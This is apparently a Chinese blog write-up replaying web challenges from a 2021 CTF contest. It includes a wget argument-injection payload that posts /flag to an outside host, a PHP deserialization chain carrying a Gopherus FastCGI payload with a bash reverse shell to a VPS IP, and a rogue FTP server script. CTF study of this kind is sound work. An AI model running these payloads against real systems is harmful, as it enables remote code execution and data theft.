11月陇原战疫2021网络安全大赛赛后部分web复现

原创

fanygit 于 2021-12-27 17:40:30 发布

分类专栏： CTF比赛复盘 文章标签： 前端 web安全 golang

本文链接：https://blog.csdn.net/qq_36410265/article/details/122177132

前言

打自闭了，一道做不起。

CheckIN

考点

go代码审计

解题过程

主要代码

```
package main

import (
    "fmt"
    "io"
    "time"
    "bytes"
    "regexp"
    "os/exec"
    "plugin"
    "gopkg.in/mgo.v2"
    "gopkg.in/mgo.v2/bson"
    "github.com/gin-contrib/sessions"
    "github.com/gin-gonic/gin"
    "github.com/gin-contrib/sessions/cookie"
    "github.com/gin-contrib/multitemplate"
    "net/http"
)


type Url struct {
    Url string `json:"url" binding:"required"`
}

type User struct {
    Username string
    Password string
```

```
}

const MOGODB_URI = "127.0.0.1:27017"


// 中间间：验证登录
func MiddleWare() gin.HandlerFunc {
    return func(c *gin.Context) {
        session := sessions.Default(c)

        if session.Get("username") == nil || session.Get("password") != os.Getenv("ADMIN_PASS") {
            c.Header("Content-Type", "text/html; charset=utf-8")
            c.String(200, "<script>alert('You are not admin!');window.location.href='/login'</script>")
            return
        }

        c.Next()
    }
}

// 登录
func loginController(c *gin.Context) {

    session := sessions.Default(c)
    if session.Get("username") != nil {
        c.Redirect(http.StatusFound, "/home")
        return
    }
    // 拿到前台传入的 用户名和密码
    username := c.PostForm("username")
    password := c.PostForm("password")
    // 判断用户名或密码是否为空
    if username == "" || password == "" {
        c.Header("Content-Type", "text/html; charset=utf-8")
        c.String(200, "<script>alert('The username or password is empty');window.location.href='/login'</script>
")
        return
    }
    // 连接数据库
    conn, err := mgo.Dial(MOGODB_URI)
    if err != nil {
        panic(err)
    }

    defer conn.Close()
    conn.SetMode(mgo.Monotonic, true)

    db_table := conn.DB("ctf").C("users")
    result := User{}
    err = db_table.Find(bson.M{"$where":"function() {if(this.username == '"+username+"' && this.password == '"+p
assword+"') {return true;}}"}).One(&result)

    if result.Username == "" {
        c.Header("Content-Type", "text/html; charset=utf-8")
        c.String(200, "<script>alert('Login Failed!');window.location.href='/login'</script>")
        return
    }

    if username == result.Username || password == result.Password {
```

```
        session.Set("username", username)
        session.Set("password", password)
        session.Save()
        c.Redirect(http.StatusFound, "/home")
        return
    } else {
        c.Header("Content-Type", "text/html; charset=utf-8")
        c.String(200, "<script>alert('Pretend you logged in successfully');window.location.href='/login'</script
>")
        return
    }
}



func proxyController(c *gin.Context) {

    var url Url
    if err := c.ShouldBindJSON(&url); err != nil {
        c.JSON(500, gin.H{"msg": err})
        return
    }
    // 匹配
    re := regexp.MustCompile("127.0.0.1|0.0.0.0|06433|0x|0177|localhost|ffff")
    if re.MatchString(url.Url) {
        c.JSON(403, gin.H{"msg": "Url Forbidden"})
        return
    }

    client := &http.Client{Timeout: 2 * time.Second}
    // 可以进行http请求
    resp, err := client.Get(url.Url)
    if err != nil {
        c.JSON(http.StatusInternalServerError, gin.H{"error": err.Error()})
        return
    }
    defer resp.Body.Close()
    var buffer [512]byte
    result := bytes.NewBuffer(nil)
    for {
        n, err := resp.Body.Read(buffer[0:])
        result.Write(buffer[0:n])
        if err != nil && err == io.EOF {

            break
        } else if err != nil {
            c.JSON(http.StatusInternalServerError, gin.H{"error": err.Error()})
            return
        }
    }
    c.JSON(http.StatusOK, gin.H{"data": result.String()})
}



func getController(c *gin.Context) {



    // 只执行命令 不返回结果
```


```
    cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
    err := cmd.Run()
    if err != nil {
        fmt.Println("error: ", err)
    }

    c.String(http.StatusOK, "Nothing")
}




func createMyRender() multitemplate.Renderer {
    r := multitemplate.NewRenderer()
    r.AddFromFiles("login", "templates/layouts/base.tmpl", "templates/layouts/login.tmpl")
    r.AddFromFiles("home", "templates/layouts/home.tmpl", "templates/layouts/home.tmpl")
    return r
}


func main() {
    router := gin.Default()
    router.Static("/static", "./static")

    p, err := plugin.Open("sess_init.so")
    if err != nil {
        panic(err)
    }

    f, err := p.Lookup("Sessinit")
    if err != nil {
        panic(err)
    }
    key := f.(func() string)()

    storage := cookie.NewStore([]byte(key))
    router.Use(sessions.Sessions("mysession", storage))
    router.HTMLRender = createMyRender()
    router.MaxMultipartMemory = 8 << 20

    router.GET("/", func(c *gin.Context) {
        session := sessions.Default(c)
        if session.Get("username") != nil {
            c.Redirect(http.StatusFound, "/home")
            return
        } else {
            c.Redirect(http.StatusFound, "/login")
            return
        }
    })

    router.GET("/login", func(c *gin.Context) {
        session := sessions.Default(c)
        if session.Get("username") != nil {
            c.Redirect(http.StatusFound, "/home")
            return
        }
        c.HTML(200, "login", gin.H{
            "title": "CheckIn",
```

```
        })
    })

    router.GET("/home", MiddleWare(), func(c *gin.Context) {
        c.HTML(200, "home", gin.H{
            "title": "CheckIn",
        })
    })

    router.POST("/proxy", MiddleWare(), proxyController)
    router.GET("/wget", getController)
    router.POST("/login", loginController)

    _ = router.Run("0.0.0.0:8080") // listen and serve on 0.0.0.0:8080
}
```

第一次遇到这种题，代码都看不懂，分析半天，看了wp后，发现只需要利用`/wget`。

payload

```
/wget?argv=1&argv=--post-file&argv=/flag&argv=http://xx.xx.xx.xx:4444
```



eaaasyphp

考点

php反序列化

FTP-SSRF 攻击 FPM/FastCGI

解题过程

打开

```
<?php

class Check {
    public static $str1 = false;
    public static $str2 = false;
}
```

```php
class Esle {
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}


class Hint {

    public function __wakeup(){
        $this->hint = "no hint";
    }

    public function __destruct(){
        if(!$this->hint){
            $this->hint = "phpinfo";
            ($this->hint)();
        }
    }
}


class Bunny {

    public function __toString()
    {
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
    }
}

class Welcome {
    public function __invoke()
    {
        Check::$str2 = true;
        return "Welcome" . $this->username;
    }
}

class Bypass {

    public function __destruct()
    {
        if (Check::$str1) {
            ($this->str4)();
        } else {
            throw new Error("Error");
        }
    }
}

if (isset($_GET['code'])) {
```

```
    unserialize($_GET['code']);
} else {
    highlight_file(__FILE__);
}
```

分析

分析确定了利用点`Bunny::file_put_contents($this->filename, $this->data);`，这里链子的构造也很简单，`Bypass::__destruct->Welcome::__invoke->Bunny::__toString->file_put_contents($this->filename, $this->data);`。但是在`Bypass::__destruct`里有一个条件`Check::$str1`，这个`$str1`默认为false，要想变为true，需要反序列化`Esle`类，但又没有其他属性可以控制，这道题我到这直接嗝屁，后来问了几位师傅，说是可以自己构造属性来调用`Else`，我纳闷还有这种操作，我以为反序列化只能控制已经定义的属性，这次真的又学到了。


直接贴payload

```php
<?php

class Check {
    public static $str1 = false;
    public static $str2 = false;
}


class Esle {
    // __wakeup(), 执行unserialize()时，先会调用这个函数
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}



class Bunny {

    public function __toString()
    {
        echo "__toString";
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            // 利用点
            // Bypass::__destruct->Welcome::__invoke->Bunny::__toString
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
    }
}

class Welcome {
    // __invoke(), 调用函数的方式调用一个对象时的回应方法
    public function __invoke()
    {
        echo "__invoke";
        Check::$str2 = true;
        return "Welcome" . $this->username;
```

```
    }
}

class Bypass {
    public function __construct()
    {
        // 自己构造
        $this->esle = new Esle();
    }


    public function __destruct()
    {
        echo "__destruct";
        if (Check::$str1) {
            // $this->str4 Welcome
            ($this->str4)();
        } else {
            throw new Error("Error");
        }
    }
}

$b1 = new Bunny();
$b1->data = "123";
$b1->filename = "1.txt";

$we = new Welcome();
$we->username = $b1;

$by = new Bypass();
$by->str4 = $we;


echo serialize($by);
```

```
O:6:"Bypass":2:{s:4:"esle";O:4:"Esle":0:{}s:4:"str4";O:7:"Welcome":1:{s:8:"username";O:5:"Bunny":2:{s:4:"data";s
:3:"123";s:8:"filename";s:5:"1.txt";}}}
```

在本地搭建环境进行测试



可以正常写入

但是放在比赛环境里就不能写入，猜测应该是没有写入权限。

看了wp，利用了`file_put_contents($this->filename, $this->data)`这里，直接通过SSRF 攻击 FPM/FastCGI。

攻击步骤

首先通过`gopherus`脚本生成payload

```
f:\Tools\WEB\Python-Tools\Gopherus-master
> python gopherus.py --exploit fastcgi



  ________               .__
 /  _____/  ____ ______  |  |__   ____________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                  \/

                author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one:  /var/www/html/index.php
Terminal command to run:  bash -c "bash -i >& /dev/tcp/vpsip/4444 0>&1"

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%05%05%00%0F%10SERVER_SO
FTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%03CONTENT_LENGTH103%0E%04
REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%
3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%00%01%04%00%01%00
%00%00%00%01%05%00%01%00g%04%00%3C%3Fphp%20system%28%27bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/vpsip/4444%2
00%3E%261%22%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00

-----------Made-by-SpyD3r-----------
```

用下面这段

```
%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%05%05%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient
%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%03CONTENT_LENGTH103%0E%04REQUEST_METHODPOST%09KPHP
_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17S
CRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00g
%04%00%3C%3Fphp%20system%28%27bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/vpsip/4444%200%3E%261%22%27%29%3Bdie%
28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
```

接下来将这段payload带入序列化

```php
<?php

class Check {
    public static $str1 = false;
    public static $str2 = false;
}


class Esle {
    // __wakeup(), 执行unserialize()时，先会调用这个函数
    public function __wakeup()
    {
        Check::$str1 = true;
    }
}




class Bunny {

    public function __toString()
```

```php
    public function __toString()
    {
        echo "__toString";
        if (Check::$str2) {
            if(!$this->data){
                $this->data = $_REQUEST['data'];
            }
            // 利用点
            // Bypass::__destruct->Welcome::__invoke->Bunny::__toString
            file_put_contents($this->filename, $this->data);
        } else {
            throw new Error("Error");
        }
    }
}

class Welcome {
    // __invoke(), 调用函数的方式调用一个对象时的回应方法
    public function __invoke()
    {
        echo "__invoke";
        Check::$str2 = true;
        return "Welcome" . $this->username;
    }
}

class Bypass {
    public function __construct()
    {
        // 自己构造
        $this->esle = new Esle();
    }


    public function __destruct()
    {
        echo "__destruct";
        if (Check::$str1) {
            // $this->str4 Welcome
            ($this->str4)();
        } else {
            throw new Error("Error");
        }
    }
}

$b1 = new Bunny();
$b1->data = urldecode("%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%00%01%04%00%01%01%05%05%00%0F%10SERVER_SOFT
WAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%03CONTENT_LENGTH103%0E%04RE
QUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D
%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%00%01%04%00%01%00%0
0%00%00%01%05%00%01%00g%04%00%3C%3Fphp%20system%28%27bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/121.4.65.44/44
44%200%3E%261%22%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00");
$b1->filename = "ftp://aaa@121.4.65.44:23/123";

$we = new Welcome();
$we->username = $b1;

$by = new Bypass();
$by->str4 = $we;
```

```
echo urlencode(serialize($by));
```

得到


```
O%3A6%3A%22Bypass%22%3A2%3A%7Bs%3A4%3A%22esle%22%3BO%3A4%3A%22Esle%22%3A0%3A%7B%7Ds%3A4%3A%22str4%22%3BO%3A7%3A%22Welcome%22%3A1%3A%7Bs%3A8%3A%22username%22%3BO%3A5%3A%22Bunny%22%3A2%3A%7Bs%3A4%3A%22data%22%3Bs%3A413%3A%22%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%05%05%00%0F%10SERVER_SOFTWAREgo+%2F+fcgiclient+%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%03CONTENT_LENGTH103%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include+%3D+On%0Adisable_functions+%3D+%0Aauto_prepend_file+%3D+php%3A%2F%2Finput%0F%17SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%0D%01DOCUMENT_ROOT%2F%00%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00g%04%00%3C%3Fphp+system%28%27bash+-c+%22bash+-i+%3E%26+%2Fdev%2Ftcp%2F121.4.65.44%2F4444+0%3E%261%22%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00%22%3Bs%3A8%3A%22filename%22%3Bs%3A28%3A%22ftp%3A%2F%2Faaa%40121.4.65.44%3A23%2F123%22%3B%7D%7D%7D
```

接下来在vps上运行恶意ftp服务器


脚本如下

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 23))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9000)\n') #STOR / (2)
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

再用nc监听4444端口



最后，只需要提交反序列化得到的payload



EasyJaba

目前未找到wp